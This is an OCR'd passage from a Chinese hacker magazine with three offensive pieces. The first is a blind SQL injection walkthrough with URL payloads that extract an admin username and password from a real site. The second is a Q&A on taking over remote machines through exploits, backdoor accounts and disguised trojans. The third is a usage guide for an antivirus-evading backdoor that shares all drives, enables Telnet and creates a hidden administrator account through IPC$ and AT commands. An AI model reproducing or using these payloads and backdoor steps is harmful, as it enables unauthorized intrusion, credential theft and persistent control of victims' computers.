意思不用我说了吧，目的是测试 admin 表中的 username 列是否有一个叫 sniper 的管理员用户名，结果返回文章，说明有一个叫 sniper 的管理员。

如果猜错了，把 URL 中的 sniper（2 个 sniper 都要改）换成其他用户名即可。

我们再来看看密码的位数：

```
http://211.91.*.*/gd/2/ReadNews.asp?NewsID=1 and 'sniper'=(select username from admin where len(passwd)=1) // 测试用户 sniper 的密码为一位，显示无权访问，再把密码位数调高试试
http://211.91.*.*/gd/2/ReadNews.asp?NewsID=1 and 'sniper'=(select username from admin where len(passwd)=2) // 测试用户 sniper 的密码为 2 位，又错了，结果一直到递交下面 URL 才成功
http://211.91.*.*/gd/2/ReadNews.asp?NewsID=1 and 'sniper'=(select username from admin where len(passwd)=16) // 正常显示页面，说明密码就是 16 位
```

试到这里，我就开始怀疑密码是不是经过 MD5 加密的了，于是便没有继续猜下去，当然你也可写个小程序来猜，我们已得到了表名和列名，写个程序很容易。在其他一些系统中，密码并没有经过 MD5 加密，我们可通过以下 URL 来试密码：

```
http://211.91.*.*/gd/2/ReadNews.asp?NewsID=1 and 'sniper'=(select username from admin where left(passwd,1)='1') // 设密码第一位为 1（记得要打单引号）
http://211.91.*.*/gd/2/ReadNews.asp?NewsID=1 and 'sniper'=(select username from admin where left(passwd,2)='1a') // 设密码前 2 位为 1a，看清楚了吗？“left(passwd, x)='y'”中的“x”就是表示取密码的前几位，“y”就是你要试的密码。
```

在 SQL injection 攻击中，还要注意哪些地方要打单引号，哪些不要，这个就看大家去试试了（这样才记的牢）。因此，强烈建议大家去下载一套尘缘雅境图文系统（光盘中有收录，我试的版本是 2003.1 出的）来实验，一些相关资料我会整理后固顶在《黑客 X 档案》论坛的雪候鸟版块（http://www.hackerxfiles.net/bbs）。

至此，一次完整的 SQL injection 攻击就完成了。这种攻击方法较麻烦，要耐着性子去猜，但其作用不可小瞧！我最近就发现当地的电信和政府部门都有这个漏洞。由于写的很匆忙，有错误或不足的地方还请各位指正！

远程控制之简单答疑

射手

以下问答所涉及内容仅限接触网络安全技术的新手观阅，对于一些网络高手及老鸟，不值一观，否则本文将贻笑大方，被其嗤之以鼻。

◆新手问：什么是远程控制？

◇Sagi答：平时我们在自己的电脑前安装程序、观看VCD/DVD、听MP3、玩电脑游戏、上网浏览、用QQ与朋友聊天什么的，从控制方式来说属于本地控制。而远程控制嘛，简单点说，就是控制远方的一台电脑，可以在远方的电脑上实现安装、修改、删除文件，添加、清除服务

◆新手问：获取远程控制的方式有哪些？

◇Sagi答：获取远程控制的方式我认为有以下三种：1、利用远程电脑上存在的系统安全漏洞以及设置上的漏洞来获得远程电脑的控制权。2、利用远程电脑上被开启的后门服务及后门帐号来进行远程控制。3、利用远程控制软件及特洛伊木马程序来实现对远程电脑的控制。

◆新手问：能否具体的讲一下如何实现远程控制的权限呢？

◇Sagi答：利用远程电脑上存在的系统漏洞，其实就是远程溢出攻击了，像.ida&.idq、Unicode、.printer、MDAC/RDS等溢出攻击。利用这些漏洞，我们可以轻松地得到远程电脑的系统管理权限，从而实现对远程电脑的控制。为了可以长久的控制远程电脑，我们在成功登录了远程电脑后，大多数情况下都是开启后门服务(telnet、ftp、.rhosts)或添加后门帐号，而并非是多次的对远程电脑进行溢出攻击。通过这些后门服务及后门帐号，我们可以非常方便的与远程电脑建立连接，控制对方。在前期的杂志中有许多攻击教程，对于上面提到的溢出攻击及后门制作讲的很详细，你们可以看一看。利用远程控制软件及特洛伊木马程序实现对远程电脑的控制，是许多网络新手所喜爱的一种方式，相比起前面两种方法来，技术含量相对较低，技术操作上也比较容易掌握。

◆新手问：远程控制软件及特洛伊木马程序的功能确实非常的强大，它可以让我们事半功倍，那么我们如何让远程电脑中“木马”呢？

◇Sagi答：这个方法就有很多了。比如我们对远程电脑进行了远程溢出攻击或用弱口令与远程电脑进行了IPC$连接，控制了远程电脑后，就可以将设置好的服务端程序上传至远程电脑上去执行。另外还有一个就是利用资源共享漏洞，还有就是作为电子邮件的附件发送到远程电脑的电子信箱中，或通过QQ将服务端程序发送给对方。当然在这之前，对服务端程序进行伪装是很有必要的，它可以让你成功的机会大大的增加。

◆新手问：我们如何知道远程电脑上是不是中了“木马”呢？

◇Sagi答：用“木马”的客户端连接一下不就知道了吗。

◆新手问：当我们用远程控制软件或特洛伊木马程序控制远程电脑的时候会不会被对方看到呢？

◇Sagi答：有一些远程控制软件及一些特洛伊木马程序在控制远程电脑的时候，要么就是在对方的屏幕上也显示出操作的情况，要么就是远程电脑上能明显的感觉到不正常，例如速度变慢什么的。这样就很容易被对方所察觉，当然有一些木马程序在这一方面还是不错的，对方几乎不能明显的感觉到什么。

◆新手问：如果使用远程溢出及弱口令攻击，或是使用后门服务及后门帐号控制远程电脑，那么会不会被对方发觉呢？

◇Sagi答：理论上讲，只要对方管理员心细，技术高，就有可能发觉，不过总的来说，利用这两种方法控制远程电脑还是要比远程控制软件及特洛伊木马程序隐蔽，而且还不必担心防火墙。

◆新手问：我们如何知道自己的电脑有没有被“远程控制”呢？

◇Sagi答：本期“黑客研究院”里有一篇《如何搜寻黑客的影子》可以帮你的忙，同时不妨看看前几期的杂志。

◆新手问：我们如何才能做到只允许我们远程控制别人的电脑而不被别人远程控制呢？

◇Sagi答：OH！！！你的问题提的太深奥了，因为我自己都无法保证做到这一点。看来我得到论坛上去请教一下高手了。

整个问答到此中断，因为Sagi已经到一些论坛上去请教这个问题去了，不知“斑主”会不会把他给踢出来，呵呵...

远程控制之简单答疑



后门程序“木牛”的使用方法简介

菜牛

这款软件是“牛族安全网”http://www.niuzu.net的原创作品。

很多后门程序因为体积小，运行隐蔽，运行方便，操作简单等优点深获广大朋友的喜爱。但现在很多后门程序都被病毒防火墙一一查杀，闲暇之余，写出这个小程序，代码全是WINDOWS系统自带的服务命令，呵呵，不会被查杀。

它包括两个小程序：muniu.exe和clear.exe，使用简单方便，程序体积小，两个文件就几十K，适合在WIN2000/XP环境下使用。下面给大家介绍使用方法：

一、功能介绍

主程序名：muniu.exe（木牛）

运行后，主机硬盘上所有盘符共享（完全控制权限），开启ADMIN$、IPC$共享，开启TELNET服务，自动创建一个管理员权限帐号IUSR_COMPUTER，密码IUSR_COMPUTER。

二、使用方法

1、和一般的后门程序使用方法基本相同，先通过IPC管道连接上远程主机，然后把muniu.exe和clear.exe复制到远程主机的c:\winnt\system32\目录下，命令：

net user \\ip\ipc$ "pass" /user:"name"（如图1所示）




图 1

2、用AT命令运行muniu.exe，命令：

at \\ip time muniu.exe（如图2所示）




图 2

或者用流光的种植者远程运行，或用其它的IPC连接工具等等。程序运行后远程服务器所有硬盘盘符自动完全共享，如图3所示。




图 3

我们在本机点击“开始”→“运行”，在对话框中输入“\\远程ip”并按回车键，再输入程序自动创建的帐号和密码“IUSR_COMPUTER”，进入到远程主机后，你就可以浏览共享硬盘的资料，当然，还可以直接复制或粘贴，如图4所示。




图 4

3、我们还可以TELNET登录远程服务器，首先在本机创建一个和刚才用IPC连接帐号一样的用户。

例如：在本机创建一个abc用户，密码abc，把他加成管理员Administrators权限。然后在本机点击“开始”菜单→“程序”→“附件”→“命令提示符”，用鼠标右键点击复制它，粘贴到本机桌面，用鼠标点击“命令提示符快捷方式”，在弹出的菜单中选择“属性”，在窗口中的“以其他用户身份运行”一项前打勾，如图5所示。

双击运行“命令提示符快捷方式”，在对话框中输入你刚才在本机创建的帐号和密码（帐号abc，密码abc），如图6所示，按“确定”即可开启一个CMD窗口。在这个窗口里输入telnet x.x.x.x

即可不需要密码登录远程主机。




图 5

